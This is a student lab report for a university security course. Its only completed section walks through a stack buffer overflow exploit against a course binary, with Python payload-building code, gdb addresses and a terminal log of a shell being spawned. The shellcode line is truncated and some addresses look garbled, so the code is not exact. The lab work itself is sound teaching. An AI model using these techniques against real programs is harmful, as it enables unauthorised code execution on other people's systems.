NUS CS-3235: Computer Security March 18, 2020


Assignment 2 Report

Lecturer: Reza Shokri *Student: Jonathan Cheng A0121749A*

1 Buffer Overflow


The *buf* buffer is overflowed because it is filled with bytes from two other buffers, *buf1* and *buf2* who each (possibly) holds the same number of maximum bytes as *buf*, *BUFSIZE*. Utilizing the vulnerability to pop shell is similar to tutorial 2, we put the shellcode at the start of the buffer, then overwrite the return address to the buffer's address.

The first difficulty is given the full payload, how to write the files *exploit1, exploit2*. By inspection, we can alternatingly write 1 byte from the full payload to *exploit1, exploit2*, starting from *exploit1*. Then when the bytes are read off from the exploit files into *buf*, the effect is that the payload will be written correctly into *buf*. The below is the python code to do this.



```python
open("exploit1", "w").close()
open("exploit2", "w").close()

e1 = open("exploit1", "r+b")
e2 = open("exploit2", "r+b")

for i in range(len(payload)):
    if (i % 2) == 0:
        # Write 1 byte to exploit1
        e1.write(payload[i])
    else:
        # Write 1 byte to exploit2
        e2.write(payload[i])
```

The next difficulty is, as mentioned in the tutorial pdf, overwriting of loop variables.


```
gdb-peda$ p &idx1
$28 = (int *) 0x7fffffffedaf0
gdb-peda$ p &idx2
$29 = (int *) 0x7fffffffedaec
gdb-peda$ p &idx
$30 = (int *) 0x7fffffffedafc
gdb-peda$ p &byte_read1
$31 = (int *) 0x7fffffffedaf8
gdb-peda$ p &byte_read2
$32 = (int *) 0x7fffffffedaf4
```


The only relevant variables here are:

1. *byte_read1*

2. *byte_read2*


3. *idx*

So to make sure that these values are consistent, our (full) payload will slot the values taken by these variables at runtime into the shellcode, like so:


```
payload_len = retaddr - bufaddr + 8
print("Total length of payload should be: ", payload_len)

payload = shellcode
payload += "A" * ((br2addr - bufaddr) - len(shellcode))

# byte_read1, byte_read2:
#   Half of length of payload
payload += pack32(payload_len / 2)
payload += pack32(payload_len / 2)

# idx:
#   Value of idx at the time we overwrite idx
#   We note that since little endian, we overwrite the relevant counting bit immediately
#   This is equivalent to total number of bytes written so far, excluding this byte
payload += pack32(idxaddr - bufaddr)

# Pad until just before return address
payload += "A" * (retaddr - (idxaddr + 4))
payload += pack64(bufaddr)

print("Length of payload is ", len(payload))
assert len(payload) == payload_len
```


The values of *byte_read1, byte_read2* will be the half of the payload length (which corresponds to the length of files *exploit1, exploit2*). The value of *idx* trickier. In normal operation, it increments by 1 every time we (over)write a byte. Since we are working in a little endian system, the first byte we overwrite to *idx* is the counting byte. So at that point in time, it is distance from the *buf* address, excluding this first *idx* byte.

To run the exploit, first run the program with any input. This will give us the buffer's starting address, with which we compute the rest of the local variable addresses using offsets from a locally compiled version of the program (refer to the above images), as shown below:



```
s_bufaddr = 0x7fffffffdd70
s_br2addr = 0x7fffffffddc4
s_br1addr = 0x7fffffffddc8
s_idxaddr = 0x7fffffffddcc
s_retaddr = 0x7fffffffddd8

shellcode = "\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0

bufaddr_str = raw_input()
bufaddr = int(bufaddr_str, 16)
br2addr = bufaddr + (s_br2addr - s_bufaddr)
br1addr = bufaddr + (s_br1addr - s_bufaddr)
idxaddr = bufaddr + (s_idxaddr - s_bufaddr)
retaddr = bufaddr + (s_retaddr - s_bufaddr)
```

Then give as input the hex address of the buffer starting location to the exploit script *initexploit.py*, and it will generate the exploit files to be read. After that, run the program again. Below is a screenshot of it working.



```
student@student-VirtualBox: ~/Desktop/cs3235assignment2/a2/buffer_overflow
student@student-VirtualBox:~/Desktop/cs3235assignment2/a2/buffer_overflow$ echo
"any input" > exploit1
student@student-VirtualBox:~/Desktop/cs3235assignment2/a2/buffer_overflow$ echo
"any input" > exploit2
student@student-VirtualBox:~/Desktop/cs3235assignment2/a2/buffer_overflow$ ./buf
fer_overflow
Buffer starts at: 0x7fffffffddc0
student@student-VirtualBox:~/Desktop/cs3235assignment2/a2/buffer_overflow$ pytho
n initexploit.py
0x7fffffffddc0
('Total length of payload should be: ', 112)
('Length of payload is ', 112)
student@student-VirtualBox:~/Desktop/cs3235assignment2/a2/buffer_overflow$ ./buf
fer_overflow
Buffer starts at: 0x7fffffffddc0
$ ls
Makefile           exploit1                   initexploit.py
alternate.PNG      exploit2                   initexploit2.py
buffer_overflow    extravariables.PNG         peda-session-buffer_overflow.txt
buffer_overflow.c  extravariablesexploit.PNG  result.PNG
$
```

2 Format String Attack

3 Return-oriented Programming